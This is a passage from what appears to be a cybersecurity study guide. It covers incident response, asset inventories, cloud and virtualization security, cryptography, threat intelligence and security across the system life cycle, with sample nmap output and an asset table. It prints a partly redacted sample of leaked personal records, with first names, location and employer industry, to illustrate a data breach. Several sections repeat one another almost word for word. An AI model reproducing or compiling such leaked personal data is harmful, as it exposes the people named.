80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite

Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds
admin@ip-172-26-0-73:~$
```

Screenshot of the NMAP, network mapping tool, identifies common ports, banners and common system vulnerabilities

1.16. Incident response and recovery

The typical incident response involves identifying an incident, assessing its impact and scope, containing it to prevent further damage or spread, and resolving it. After an incident or breach, incident recovery refers to the return to normal operations. As part of this effort, systems or data affected by the incident may be restored. Measures may be implemented to prevent similar incidents. Stakeholders will be informed of the incident.

An organization's security strategy must include **effective incident response and recovery** planning. This minimizes the impact of a security incident and reduces the risk of future incidents. It may be necessary to develop and test incident response plans, train employees on incident response procedures, and implement technical controls such as intrusion detection and prevention systems. These controls will assist in the detection and response to incidents.

1.16.1. Asset discovery

Organizational asset management involves identifying and cataloging physical assets such as buildings, equipment, and data centers, as well as digital assets such as systems, networks, and data.

In the event of an incident, this process ensures that all assets are accounted for and protected adequately as part of incident response planning. It is extremely critical that you remember that you have to know what you want to protect, so it is critical to know which assets are attached to the corporate network.

AssetName	Domain	Type	IP Address	Description	Manufacturer	Model	Location
Acer Monitor	Lansweeper	Monitor		Monitor on L004	Acer	P225HQL_Analog	
AOC International	Lansweeper	Monitor		Monitor on D005	AOC International (USA) Ltd.	AOC LM729	
Backup.lansweeper.local		Vmware server	192.168.1.104	VMware ESXi 5.1.0 build-799733 VMware	VMware, Inc.		
C2960X	Lansweeper	Switch	10.10.10.47	Cisco IOS Software, C2960X Software	Cisco		Server Room
C2960X	Lansweeper	Switch	10.10.10.48	Cisco IOS Software, C2960X Software	Cisco		Server Room
D001	LS	Windows	192.168.2.12	Windows Workstation Desk 01	Dell Inc.	OptiPlex 9020M	Lansweeper H
D002	LS	Windows	192.168.2.13	Windows Workstation Desk 02	Dell Inc.	OptiPlex 9020M	Lansweeper H
D003	LS	Windows	192.168.2.9	Windows Workstation Desk 03	Dell Inc.	OptiPlex 9020M	Lansweeper H
D004	LS	Windows	192.168.2.36	Windows Workstation Desk 04	Dell Inc.	OptiPlex 9020M	Lansweeper H
D005	LS	Windows	192.168.2.31	Windows Workstation Desk 05	Dell Inc.	OptiPlex 9020M	Lansweeper H
Dell Inc.	Lansweeper	Monitor		Monitor on L004	Dell Inc.	DELL P2417H	
Dell Inc.	Lansweeper	Monitor		Monitor on D002	Dell Inc.	DELL P1705	
Dell Inc.	Lansweeper	Monitor		Monitor on D001	Dell Inc.	DELL P1911	
Dell1130n		Printer	192.168.1.90	Dell 1130n Mono Laser Printer	Dell Inc.	Dell 1130n Mono Laser Printer	Lansweeper H
Fujitsu Siemens	Lansweeper	Monitor		Monitor on D003	Fujitsu Siemens	B22W-6 LED	Lansweeper H
Hewlett-Packard	Lansweeper	Monitor			Hewlett-Packard	HP L1950 LCD Monitor	Stock
HP - 192.168.1.106		Network device	192.168.1.106		Dell Inc.		
HP - 192.168.1.107		Network device	192.168.1.107		Dell Inc.		
HRprinter		Printer	192.168.1.91	HP ETHERNET MULTI-ENVIRONMENT	Hewlett-Packard	HP LaserJet 300 colorMFP M375nw	Glass Room
IBM Monitor	Lansweeper	Monitor		Monitor on D004	IBM	IBM 6331 E54	Lansweeper H
iMac	Lansweeper	Apple Mac	10.10.10.234	Video / Image Editing	Apple		Main Branch
IP Phone 01	Lansweeper	VOIP phone	10.10.10.66	Desk 01	Cisco		Main Branch
IP Phone 02	Lansweeper	VOIP phone	10.10.10.67	Desk 02	Cisco		Main Branch
IP Phone 03	Lansweeper	VOIP phone	10.10.10.99	Desk 03	Cisco		Main Branch
IP Phone 04	Lansweeper	VOIP phone	10.10.10.100	Desk 04	Cisco		Main Branch
L003	LS	Windows	192.168.2.68	Laptop	Dell Inc.	Latitude 5580	
L004	LS	Windows	192.168.2.77	Laptop	Dell Inc.	Latitude 5580	
L005	LS	Windows	192.168.2.2	Laptop	Dell Inc.	Latitude 5580	
Lenovo	Lansweeper	Monitor			Lenovo	L197 Wide	Stock
Lenovo	Lansweeper	Monitor		Server Monitor	Lenovo	L2250p Wide	Server Room
LG Electronics Inc.	Lansweeper	Monitor			LG Electronics Inc.	20M35	Main Branch
LG Electronics Inc.	Lansweeper	Monitor			LG Electronics Inc.	IPS234	Main Branch
LIN01	Lansweeper	Linux	10.10.10.4	Linux Testmachine	Dell Inc.		Main Branch
LIN02	Lansweeper	Linux	10.10.10.5	Linux Testmachine	Dell Inc.		Main Branch
LIN03	Lansweeper	Linux	10.10.10.6	Linux Testmachine	Dell Inc.		Main Branch
LIN04	Lansweeper	Linux	10.10.10.7	Linux Testmachine	Dell Inc.		Main Branch

Primarily used for asset discovery and knowing what software and systems run on your network

1.16.2. Data breaches
Data breaches can result in serious consequences, including the loss of sensitive information, damage to an organization's reputation, and financial losses when unauthorized individuals gain access to the company's assets. An effective incident response plan can help minimize the impact of a data breach and lower the probability of future breaches. Encrypting all data during storage is an effective method of mitigating data breaches. It is critical to note that even if the data were to be stolen, the perpetrators would still have to decrypt the data.


```
"full_name":"charlie [redacted]","gender":"male",
"linkedin.com/[redacted]5",
"linkedin_username":"charlie-[redacted]5","linkedin_id":"2[redacted]3",
"facebook_url":"facebook.com/v[redacted]",
"facebook_username":"v[redacted]",
"facebook_id":"1[redacted]5",
"work_email":"c[redacted]com",
"mobile_phone":"+15[redacted]8",
"industry":"biotechnology",
"location_name":"cambridge, massachusetts, united states",
"location_metro":"boston, massachusetts"
"location_geo":"42.37,-71.10","location_last_updated":"2020-12-01",
"linkedin_connections":120,"inferred_salary":"[redacted]",
"inferred_years_experience":5,
"summary":"I am a motivated researcher with a [redacted]
"full_name":"mehari [redacted]"
"linkedin_url":"linkedin.com/[redacted]",
"linkedin_username":"mehari-[redacted]5",
```

A leaked database file with Personal identifiable information

1.16.3. Facilities incident detection and response
There is a process and procedure for detecting and responding to incidents within a facility. This is, for example, when an incident occurs at a physical facility or if there are other disasters that require an adequate response.

- Fires
- Natural disasters
- Security breaches

The implementation of processes that include alarm systems, emergency response plans, and evacuation procedures may be used to give us early warning of these rare occurrences in order to provide us with early warning of these rare events. If we experience certain emergencies, they will assist us in making the correct decisions.

1.16.4. Incident emergency response
Incident emergency response involves taking immediate actions in response to an incident, such as activating emergency response procedures or alerting the appropriate authorities in case of an emergency. It is also wise to have a team ready to take action

to get everyone into safety while ensuring the systems are powered down and all the right processes are followed with laser precision and accuracy.

1.16.5. Incident response support tools

Response to an incident involving an emergency involves taking immediate action, such as implementing emergency response procedures or notifying the appropriate authorities in case of an emergency. It is also crucial to have a team ready to take action. This will ensure that all the systems are turned off and all the necessary processes are followed with laser precision.

1.16.6. The severity of an incident

After receiving an incident, it is imperative to determine the severity of the incident. This will allow you to prioritize, assign a level of urgency, and determine the appropriate response. Identifying the correct incident classification will be of extreme importance to you. If you do not make the right decision, you may end up with negative side effects and damage your company.

1.16.7. Post-incident response

In order to improve your incident response plan, it is usually best practice to review and update your plans and procedures after the incident has been closed. In addition to performing the appropriate assessments to ensure that the organization's systems and defenses are adequately protected, following the appropriate standards and procedures in accordance with higher management policies.

1.17. Host, Storage, and application integration

Integrating hardware and software components within a computer system to maximize performance is known as host, storage, and application integration. Hosts are computers that serve as central points for providing services such as hosting websites, file storage, and other applications. Hard drives, solid-state drives, and cloud storage systems are examples of hardware and software that store data. It is possible to integrate applications seamlessly, such as software programs. The integration may involve integrating applications from within an organization or from different organizations.

1.17.1. Adapt data flow security

Organizations follow technical and operational guidelines to ensure their systems and devices are interoperable and compatible. A standard may include guidelines for how different systems and devices communicate and exchange data. It may also include requirements for security and privacy in the context of host, storage, and application integration. Following these guidelines ensures that all systems and devices can work together seamlessly and protect the data from unauthorized access or malicious actors. It also allows organizations to develop applications and services that can be used across multiple platforms.

1.17.2. Standards

Organizations follow technical and operational guidelines to ensure their systems and devices are interoperable and compatible. A standard may include guidelines for how different systems and devices communicate and exchange data.

It may also include requirements for security and privacy in the context of host, storage, and application integration. This helps ensure consistency across different systems, devices, and networks that are part of the same organization. It also helps to reduce costs associated with maintaining and updating multiple systems and reduces the risk of data breaches and other security issues.

1.17.3. Interoperability

Integration compatibility, communication protocols, and other technical issues can hinder the integration of different systems. Different systems may have proprietary data formats and communication protocols, making it difficult for them to exchange data and communicate with each other.

Moreover, the systems may operate on dissimilar operating systems or hardware, making compatibility difficult. This can lead to costly delays and inefficiencies in the integration process. Each system must be evaluated and tested for compatibility with other systems before exchanging data. Additionally, the technical complexities involved in the integration process can often be challenging to overcome, resulting in expensive technical solutions to make the systems compatible.

1.17.4. Resilience


Moreover, system resilience plays a crucial role in preventing data loss, system failures, and other issues that impact availability. Reliability is another potential factor. A system's ability to recover from certain failures may be severely compromised. In other words, system resilience is the system's capacity to prevent, tolerate and recover from failures, while reliability is its capacity to provide uninterrupted service in the presence of failures. Thus, a reliable system should also be resilient

1.17.5. Data security considerations

Implementing security controls such as encryption, access controls, and secure storage solutions can protect data from external threats and internal vulnerabilities. By encrypting data, access is restricted so that only authorized individuals can view it. Access controls can also be used to limit who has access to the data, and secure storage solutions can keep data safe from external threats such as hackers. These measures help to reduce the risk of data breaches and other malicious activities.

1.17.6. Secure network segmentation

By dividing a network into smaller, isolated segments, it is possible to enhance its security. For example, corporate networks can be separated from guest networks, or sensitive data can be separated from less sensitive data however, even though you have segmented your network using virtual networks, this does not guarantee that potential attackers will be unable to enter your network. By segmenting the network, it is possible to limit the scope of an attack. This is because an attacker would need to breach multiple segments to access all of the networks. Additionally, segmentation makes it easier to identify and contain an attack, as it is easier to spot an attack if it is confined to a single segment.



Small example of using micro segmentation to increase your security


1.18. Cloud and virtualization technology integration

It is known as cloud computing and virtualization technology integration when cloud computing and virtualization technologies are integrated into an organization's IT infrastructure. As a result of cloud computing, computing resources, such as storage, processing power, and software, are provided via the internet. Organizations can access and utilize these resources as needed instead of purchasing and maintaining hardware and software on an as-needed basis.

In addition to creating virtual versions of physical devices, such as servers, storage systems, and other hardware resources, the software can also create virtual versions of operating systems and applications.

Several benefits can be gained by integrating cloud computing with virtualization technologies, including increased flexibility, scalability, and cost-effectiveness. An organization could access and use additional computing resources as needed by cloud computing. It could also virtualize its hardware and software resources to create and manage virtual versions of its applications.

Nevertheless, integrating these technologies requires careful planning and consideration of security and privacy concerns. Organizations must ensure that data stored in the cloud is protected from unauthorized access and that virtualized resources are configured and managed to prevent security vulnerabilities.



Shows the Cloud responsibility model from **Microsoft Azure**


Technical deployment models refer to how an organization can deploy and use cloud and virtualization technologies. Some common deployment models include

- **Public cloud**
  - Owned and operated by a third-party provider and made available to the general public
- **Private cloud**
  - Owned and operated by a single organization and made available only to that organization
- **Hybrid cloud**
  - Combination of a public cloud and a private cloud, where a third-party provider and others provide some resources that are managed in-house

1.18.1. Security advantages and disadvantages of virtualization
By isolating virtualized resources, efficiency, flexibility, cost-effectiveness, and security can be improved. It is imperative to note, however, that virtualization can also create new security threats, including vulnerabilities in virtualization software and the possibility of unauthorized access to virtualized resources. "Cloud-augmented security services" refer to services provided by third parties via the cloud, including intrusion detection, data protection, and threat intelligence.

1.18.2. CVEs associated with virtualization
By identifying Common Vulnerabilities and Exposures (CVEs) specific to virtualization technology, we can usually determine which vulnerabilities are likely to occur on specific hardware and software. In the information security industry, this term is often used to describe potential security flaws in products, so remembering it is functional.

Shows the logic of how a CVE is built up on.



CVE search site to find vulnerabilities with the right assigned CVE authority

1.18.3. Data security considerations

Protecting data in the cloud or accessed via virtualized resources through data encryption, access controls, and secure data transfer protocols. Without an encryption key, the data is unreadable. Access controls limit who can access the data, and secure data transfer protocols ensure that the data is transferred safely from one computer to another. All of these measures help to protect data from unauthorized access or manipulation.


1.18.4. Resource provisioning and deprovisioning

In order to ensure that resources, such as hardware and software, are allocated and disposed of appropriately, resource provisioning involves allocating additional resources from cloud providers or creating new virtualized resources as needed as a result of cloud and virtualization technology. As a result, resource deprovisioning refers to removing these resources when they are no longer needed. By appropriately provisioning and de-provisioning resources, organizations can minimize risks and costs.

1.19. Cryptographic techniques

Are methods used to secure and protect data by encoding it so that it can only be accessed or read by authorized parties. To protect data in transit, as well as data at rest. Several cryptographic techniques can be used, including


1. **Symmetric-key encryption**
   1.1. Data is encrypted and decrypted using the same key
2. **Asymmetric-key encryption**
   2.1. This technique uses a pair of keys to encrypt and decrypt data. The public key encrypts data, while the private key decrypts it
3. **Hash functions**
   3.1. Hashing is a mathematical process that produces a fixed-size output for an input, known as a hash value. Hash values can be used to verify a copy's authenticity by comparing the original and copy hash values
4. **Cryptographic techniques**
   4.1. Can be implemented in a variety of ways, including through the use of software algorithms or hardware devices



1.19.1. PKI (Public Key Infrastructure)

A system of policies, processes, and technologies is used to manage and secure digital certificates and public keys. In addition to ensuring the confidentiality and integrity of data transmitted over networks, PKI is used to verify the identity of the parties involved in electronic transactions. In PKI, an individual's or organization's identity may be bound to a public key by digital certificates or electronic documents.

Digital certificates are issued and managed by a certificate authority (CA). The CA is responsible for verifying the identity of the individual or organization before issuing the digital certificate and for revoking compromised certificates. The digital certificate serves as an electronic identity card and is used to authenticate the identity of the individual or organization. The certificate also binds the public key to the identity of the individual or organization, allowing for secure data transmission over the network.



Shows the infrastructure and distributions of Public and private key Infrastructure

1.20. Industry trends and their impact on the Enterprise

A sector's trend refers to the changing patterns and developments within that particular industry. Business operations and the tools and technologies used to execute them can be significantly impacted by these trends, as they can influence the direction and focus of business operations. As a result of new technologies or changes in consumer behavior, businesses can adopt new business models or discontinue existing ones, for instance.

1.20.1. Threat Intelligence


As part of information security, organizations gather and analyze information related to current and potential security threats. As well as cyber threats, such as malware and phishing attacks, there are physical threats, such as natural disasters and terrorism. Understanding what threat actors you are facing is essential to build your defenses accordingly to combat new threats. Threat Intelligence can help to keep advanced persistent threats and cyber criminals outside your corporate network and protect the necessary business processes and assets.

Shows the cyber threat intelligence cycle we use to improve our threat informed defense model

1.20.2. Researching the security implications


As organizations develop and implement cutting-edge technologies and tools, they must assess the potential risks and vulnerabilities associated with them. As a result, organizations will be able to mitigate any security risks associated with these tools and understand their potential security impacts.

Understanding these risks can help organizations identify potential attack vectors and develop appropriate countermeasures to protect their networks and data. Additionally, organizations can use this information to develop protocols and processes that help to ensure the security of their systems and data.



1.20.3. T-CERT (Computer Emergency Response Team)
Cyber threats and vulnerabilities are responded to and mitigated by a network of organizations. The Computer Emergency Response Team coordinates the response to cyber incidents and shares threat intelligence as part of its mission. It provides organizations with guidance and support on cybersecurity best practices.

They typically specialize in a particular region or industry. To eliminate threats quickly and prevent damage to critical assets or company information, it is often a wise idea to have the contact information of the Computer Emergency Response Team or one inside your company. Access to their expertise and resources can be invaluable in a cyber incident, as they can provide timely advice and assistance to help contain, mitigate, and remediate the incident. CERTs are often the first to know of attacks, allowing them to proactively protect vulnerable assets and reduce the risk of further damage.



Shows an incident response mapping to help you improve your incident response process mitigating attackers.

1.21. Security Activities across technology life cycle

Organizations can undertake security activities throughout their entire technology life cycle, from development to disposal, to ensure the security of their systems and devices. It is also recommended that you keep your life cycle management activities and keep products updated if they contain any potential issues or vulnerabilities that attackers could exploit.

1.21.1. System development life cycle (SDLC)

A brand-new system is designed, developed, tested, and deployed during this process. Organizations can incorporate security activities into their system development life cycle in addition to planning, analysis, design, implementation, testing, and deployment. Among these are risk assessments, security testing, and security reviews that ensure the system adheres to corporate policies and is secure.

New software is developed, tested, and deployed during the software development life cycle (SDLC). Similarly to the system development life cycle, the software development life cycle involves several phases, including planning, analysis, design, implementation, testing, and deployment. As part of the software development life cycle, security activities can also be incorporated to assist in developing security-related software.

1.21.2. Adapting solutions

Software is developed, tested, and deployed during the software development life cycle (SDLC). Similarly to the system development life cycle, the software development life cycle involves several phases, including planning, analysis, design, implementation, testing, and deployment. As part of the software development life cycle, security activities can also be incorporated to assist in developing security-related software.

Shows the Software development life cycle we use to create reliable and secure software.

1.21.3. Asset management

A method for identifying, cataloging, and managing an organization's assets, including hardware, software, and data. As part of asset management, organizations can implement security measures such as access controls and inventory management to ensure that assets are secure and properly controlled throughout their lifetimes. For assessment management, they typically hold CMDBs, which store all the company's assets and allow them to manage their assets easily.

Organizations use asset management to track and monitor the assets they own to ensure they are being used correctly and efficiently. It helps organizations understand the total cost of ownership (TCO) of their assets and identify any potential risks. CMDBs store information about assets, such as their location, configuration, and relationships to other assets. This data can then be analyzed to assess the impact of any changes or updates to assets and to ensure that assets are secure and compliant.

Mainly used to see what we are using and to know what software, hardware, baseline configurations and agreements we have.

1.22. Business Unit interaction

A description of the interaction and communication among different departments and business units within an organization. Ensure that security requirements and goals are met and that all stakeholders are aware of their responsibilities and obligations. Coordinating with various business units may be necessary.

1.22.1. Interpreting security requirements

It is imperative to understand and explain the organization's security needs and objectives in order to communicate with stakeholders from other disciplines. This is relevant for stakeholders with a variety of technical and business backgrounds. Through this process, security concepts and principles can be customized to address diverse stakeholders' specific needs and concerns, and consensus can be established around security solutions and approaches.

1.22.2. Providing objective guidance and impartial recommendations

Provide unbiased and objective advice and recommendations on security issues to staff and senior management. Among the tasks they can perform are guiding security best practices, evaluating current security controls, and identifying areas for improvement. This is critical in order to ensure that the security measures implemented are effective and efficient in protecting the organization's assets. It also allows the staff and senior management to make informed decisions on how to best allocate resources to ensure the protection of the organization's data and systems.

1.22.3. Establishing effective collaboration

